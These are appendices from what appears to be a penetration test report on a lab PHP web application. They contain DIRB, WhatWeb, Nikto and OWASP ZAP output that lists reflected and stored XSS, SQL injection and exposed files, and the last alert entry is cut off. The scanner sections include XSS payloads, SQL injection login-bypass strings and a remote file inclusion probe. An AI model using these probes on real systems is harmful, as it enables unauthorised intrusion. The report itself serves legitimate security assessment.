http://192.168.1.20/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/js/plugins/perfect-scrollbar
http://192.168.1.20/js/plugins/perfect-scrollbar/
http://192.168.1.20/js/plugins/perfect-scrollbar/?C=S;O=D
http://192.168.1.20/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/login.php
http://192.168.1.20/orders.php
http://192.168.1.20/orders.php?status=Cancelled%20by%20Customer
http://192.168.1.20/register.php
http://192.168.1.20/robots.txt
http://192.168.1.20/routers
http://192.168.1.20/routers/
http://192.168.1.20/routers/?C=D;O=D
http://192.168.1.20/routers/add-item.php
http://192.168.1.20/routers/add-ticket.php
http://192.168.1.20/routers/add-users.php
http://192.168.1.20/routers/adminrouter.php
http://192.168.1.20/routers/adminticket-status.php
http://192.168.1.20/routers/cancel-order.php
http://192.168.1.20/routers/details-router.php
http://192.168.1.20/routers/edit-orders.php
http://192.168.1.20/routers/logout.php
http://192.168.1.20/routers/menu-router.php
http://192.168.1.20/routers/order-router.php

http://192.168.1.20/routers/register-router.php
http://192.168.1.20/routers/router.php
http://192.168.1.20/routers/ticket-message.php
http://192.168.1.20/routers/ticket-status.php
http://192.168.1.20/routers/user-router.php
http://192.168.1.20/schema.sql
http://192.168.1.20/sitemap.xml
http://192.168.1.20/tickets.php
http://192.168.1.20/tickets.php?%27%22%3Cscript%3Ealert(1);%3C/script%3E
http://192.168.1.20/view-ticket.php?=
http://192.168.1.20/view-ticket.php?id=21

APPENDIX C – DRIB SCAN RESULTS

```
root@kali:~# dirb http://192.168.1.20

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Nov 10 11:49:45 2020
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/admin/
==> DIRECTORY: http://192.168.1.20/assets/
==> DIRECTORY: http://192.168.1.20/backup/
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1038)
==> DIRECTORY: http://192.168.1.20/contact/
==> DIRECTORY: http://192.168.1.20/css/
==> DIRECTORY: http://192.168.1.20/customers/
==> DIRECTORY: http://192.168.1.20/database/
==> DIRECTORY: http://192.168.1.20/font/
==> DIRECTORY: http://192.168.1.20/image/
==> DIRECTORY: http://192.168.1.20/images/
==> DIRECTORY: http://192.168.1.20/includes/
+ http://192.168.1.20/index.html (CODE:200|SIZE:2111)
+ http://192.168.1.20/index.php (CODE:302|SIZE:643)
+ http://192.168.1.20/info.php (CODE:200|SIZE:287259)
==> DIRECTORY: http://192.168.1.20/js/
+ http://192.168.1.20/phpinfo.php (CODE:200|SIZE:98325)
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:1193)
==> DIRECTORY: http://192.168.1.20/pictures/
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:36)
==> DIRECTORY: http://192.168.1.20/vbscript/
==> DIRECTORY: http://192.168.1.20/W3SVC3/
==> DIRECTORY: http://192.168.1.20/xcache/

---- Entering directory: http://192.168.1.20/admin/ ----
+ http://192.168.1.20/admin/admin.php (CODE:200|SIZE:8419)
==> DIRECTORY: http://192.168.1.20/admin/css/
+ http://192.168.1.20/admin/index.php (CODE:302|SIZE:9177)
==> DIRECTORY: http://192.168.1.20/admin/js/

---- Entering directory: http://192.168.1.20/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


---- Entering directory: http://192.168.1.20/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/contact/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/customers/ ----
==> DIRECTORY: http://192.168.1.20/customers/css/
+ http://192.168.1.20/customers/index.php (CODE:302|SIZE:15325)
==> DIRECTORY: http://192.168.1.20/customers/js/
---- Entering directory: http://192.168.1.20/database/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/font/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/image/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/pictures/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/vbscript/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/W3SVC3/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/xcache/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.1.20/admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)



APPENDIX D – WHATWEB RESULTS

root@kali:~# whatweb -v 192.168.1.20
WhatWeb report for http://192.168.1.20
Status : 200 OK
Title : Never let you down.
IP : 192.168.1.20
Country : RESERVED, ZZ

Summary : HTML5, OpenSSL[1.0.2n], PHP[5.6.34], Perl[5.16.3], Apache[2.4.29][mod_perl/2.0.8-dev], HTTPServer[Unix][Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3]

Detected Plugins:
[Apache]
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Version : 2.4.29 (from HTTP Server Header)
Module : mod_perl/2.0.8-dev
Google Dorks: (3)
Website : http://httpd.apache.org/

[HTML5]
HTML version 5, detected by the doctype declaration

[HTTPServer]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS : Unix
String : Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3 (from server string)

[OpenSSL]
The OpenSSL Project is a collaborative effort to develop a robust, commercial-grade, full-featured, and Open Source toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) protocols as well as a full-strength general purpose cryptography library.

Version : 1.0.2n
Website : http://www.openssl.org/

[PHP]
PHP is a widely-used general-purpose scripting language that is especially suited for Web development and can be embedded into HTML. This plugin identifies PHP errors, modules and versions and extracts the local file path and username if present.

Version : 5.6.34
Google Dorks: (2)
Website : http://www.php.net/

[Perl]
Perl is a highly capable, feature-rich programming language with over 22 years of development.

Version : 5.16.3
Website : http://www.perl.org/

HTTP Headers:
HTTP/1.1 200 OK
Date: Mon, 09 Nov 2020 16:18:29 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Last-Modified: Sat, 04 Aug 2018 13:32:26 GMT
ETag: "83f-5729c13310e80"
Accept-Ranges: bytes
Content-Length: 2111

Connection: close
Content-Type: text/html

root@kali:~# whatweb -v 192.168.1.20:80
WhatWeb report for http://192.168.1.20:80
Status : 200 OK
Title : Never let you down.
IP : 192.168.1.20
Country : RESERVED, ZZ

Summary : HTML5, OpenSSL[1.0.2n], PHP[5.6.34], Perl[5.16.3], Apache[2.4.29][mod_perl/2.0.8-dev], HTTPServer[Unix][Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3]

Detected Plugins:
[Apache]
The Apache HTTP Server Project is an effort to develop and maintain an open-source HTTP server for modern operating systems including UNIX and Windows NT. The goal of this project is to provide a secure, efficient and extensible server that provides HTTP services in sync with the current HTTP standards.

Version : 2.4.29 (from HTTP Server Header)
Module : mod_perl/2.0.8-dev
Google Dorks: (3)
Website : http://httpd.apache.org/

[HTML5]
HTML version 5, detected by the doctype declaration

[HTTPServer]
HTTP server header string. This plugin also attempts to identify the operating system from the server header.

OS : Unix
String : Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3 (from server string)

[OpenSSL]
The OpenSSL Project is a collaborative effort to develop a robust, commercial-grade, full-featured, and Open Source toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) protocols as well as

a full-strength general purpose cryptography library.

Version : 1.0.2n
Website : http://www.openssl.org/

[PHP]
PHP is a widely-used general-purpose scripting language
that is especially suited for Web development and can be
embedded into HTML. This plugin identifies PHP errors,
modules and versions and extracts the local file path and
username if present.

Version : 5.6.34
Google Dorks: (2)
Website : http://www.php.net/

[Perl]
Perl is a highly capable, feature-rich programming language
with over 22 years of development.

Version : 5.16.3
Website : http://www.perl.org/

HTTP Headers:
HTTP/1.1 200 OK
Date: Mon, 09 Nov 2020 16:20:04 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Last-Modified: Sat, 04 Aug 2018 13:32:26 GMT
ETag: "83f-5729c13310e80"
Accept-Ranges: bytes
Content-Length: 2111
Connection: close
Content-Type: text/html

APPENDIX E – NIKTO SCAN RESULTS

```
root@kali:~# nikto -h http://192.168.1.20
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.20
+ Target Hostname:    192.168.1.20
+ Target Port:        80
+ Start Time:         2020-11-10 11:25:47 (GMT-5)
---------------------------------------------------------------------------
```

+ Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.6.34
+ Cookie PHPSESSID created without the httponly flag
+ Entry '/schema.sql' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ OpenSSL/1.0.2n appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Perl/v5.16.3 appears to be outdated (current is at least v5.20.0)
+ PHP/5.6.34 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /admin/config.php: PHP Config file may contain database IDs and passwords.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /image/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ /admin/admin.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-9624: /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator access.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /admin/login.php: Admin login page/section found.
+ /login.php: Admin login page/section found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 8725 requests: 0 error(s) and 37 item(s) reported on remote host
+ End Time: 2020-11-10 11:26:44 (GMT-5) (57 seconds)

+ 1 host(s) tested

APPENDIX F – OWASP ZAP VULNERABILITY REPORT

ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	3
Medium	4
Low	5
Informational	0

Alert Detail

High (Medium)	Cross Site Scripting (Reflected)
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account

	hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

URL	http://192.168.1.20/tickets.php?%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E=%3Cimg+src%3Dx+onerror%3Dalert%281%29%3B%3E
Method	GET
Parameter	'"<script>alert(1);</script>
Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/routers/ticket-message.php
Method	POST
Parameter	message

Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/routers/ticket-message.php
Method	POST
Parameter	action
Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/routers/add-ticket.php
Method	POST
Parameter	id
Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/routers/ticket-message.php
Method	POST
Parameter	role
Attack	<img src=x onerror=alert(1);>

Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/routers/add-ticket.php
Method	POST
Parameter	action
Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/routers/add-ticket.php
Method	POST
Parameter	type
Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
Instances	7
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected

communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Phase: Implementation

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid

	because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1

High (Medium)	**SQL Injection**
Description	SQL injection may be possible.
URL	http://192.168.1.20/view-ticket.php?id=23-2
Method	GET
Parameter	id
Attack	23-2
URL	http://192.168.1.20/routers/router.php
Method	POST
Parameter	username
Attack	fHxfMQAC' OR '1'='1' --
URL	http://192.168.1.20/routers/adminrouter.php
Method	POST
Parameter	username
Attack	ZAP' AND '1'='1
URL	http://192.168.1.20/routers/adminrouter.php

Method	POST
Parameter	password
Attack	ZAP' AND '1'='1
Instances	4
Solution	Do not trust client side input, even if there is client side validation in place. In general, type check all data on the server side. If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?' If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries. If database Stored Procedures can be used, use them. Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality! Do not create dynamic SQL queries using simple string concatenation. Escape all data received from the client. Apply a 'whitelist' of allowed characters, or a 'blacklist' of disallowed characters in user input. Apply the principle of least privilege by using the least privileged database user possible. In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact. Grant the minimum database access that is necessary for the application.
Other information	The original page results were successfully replicated using the expression [23-2] as the parameter value The parameter value being modified was stripped from the HTML output for the purposes of the comparison
Reference	https://www.owasp.org/index.php/Top_10_2010-A1 https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
CWE Id	89
WASC Id	19

Source ID	1
High (Medium)	**Cross Site Scripting (Persistent)**
Description	Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology. When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise. There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based. Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash. Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.
URL	http://192.168.1.20/tickets.php
Method	GET
Parameter	subject
Attack	<img src=x onerror=alert(1);>

Evidence	<img src=x onerror=alert(1);>
URL	http://192.168.1.20/tickets.php?%27%22%3Cscript%3Ealert(1);%3C/script%3E
Method	GET
Parameter	type
Attack	<img src=x onerror=alert(1);>
Evidence	<img src=x onerror=alert(1);>
Instances	2
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket. Phases: Implementation; Architecture and Design Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies. For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters. Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed. Phase: Architecture and Design For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server. If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying

	on the developer to provide this capability at every point where output is generated. Phase: Implementation For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping. To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set. Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright. When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue." Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.
Reference	http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
CWE Id	79
WASC Id	8
Source ID	1
Medium (Medium)	**X-Frame-Options Header Not Set**

Description	X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
URL	http://192.168.1.20/index.php/js/plugins/data-tables/data-tables-script.js
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/favicon/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/?C=N;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/plugins/animate-css/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/index.php/js/plugins/data-tables/css/login.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/perfect-scrollbar.css
Method	GET
Parameter	X-Frame-Options

URL	http://192.168.1.20/admin/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/?C=D;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/font/roboto/?C=N;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/plugins/?C=M;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/images/favicon/?C=M;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/custom/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/?C=N;O=A
Method	GET

Parameter	X-Frame-Options
URL	http://192.168.1.20/js/plugins/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/css/plugins/?C=S;O=A
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/font/?C=D;O=D
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/index.php
Method	GET
Parameter	X-Frame-Options
URL	http://192.168.1.20/js/plugins/perfect-scrollbar/
Method	GET
Parameter	X-Frame-Options
Instances	245
Solution	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).
Reference	http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx
CWE Id	16
WASC Id	15

Source ID	3
Medium (Medium)	**Application Error Disclosure**
Description	This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.
URL	http://192.168.1.20/images/favicon/?C=S;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/plugins/animate-css/?C=S;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/plugins/data-tables/css/?C=N;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/images/favicon/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/admin/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/js/plugins/
Method	GET
Evidence	Parent Directory

URL	http://192.168.1.20/view-ticket.php?id=%22%22%3Cscript%3Ealert(1);%3C/script%3E
Method	GET
Evidence	Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, boolean given in /opt/lampp/htdocs/studentsite/view-ticket.php on line 12
URL	http://192.168.1.20/css/custom/?C=D;O=D
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/css/?C=D;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/index.php/js/plugins.min.js
Method	GET
Evidence	Warning: mysqli_fetch_array() expects parameter 1 to be mysqli_result, boolean given in /opt/lampp/htdocs/studentsite/index.php on line 144
URL	http://192.168.1.20/font/roboto/?C=M;O=A
Method	GET
Evidence	Parent Directory
URL	http://192.168.1.20/index.php/js/plugins/data-tables/css/login.php
Method	GET
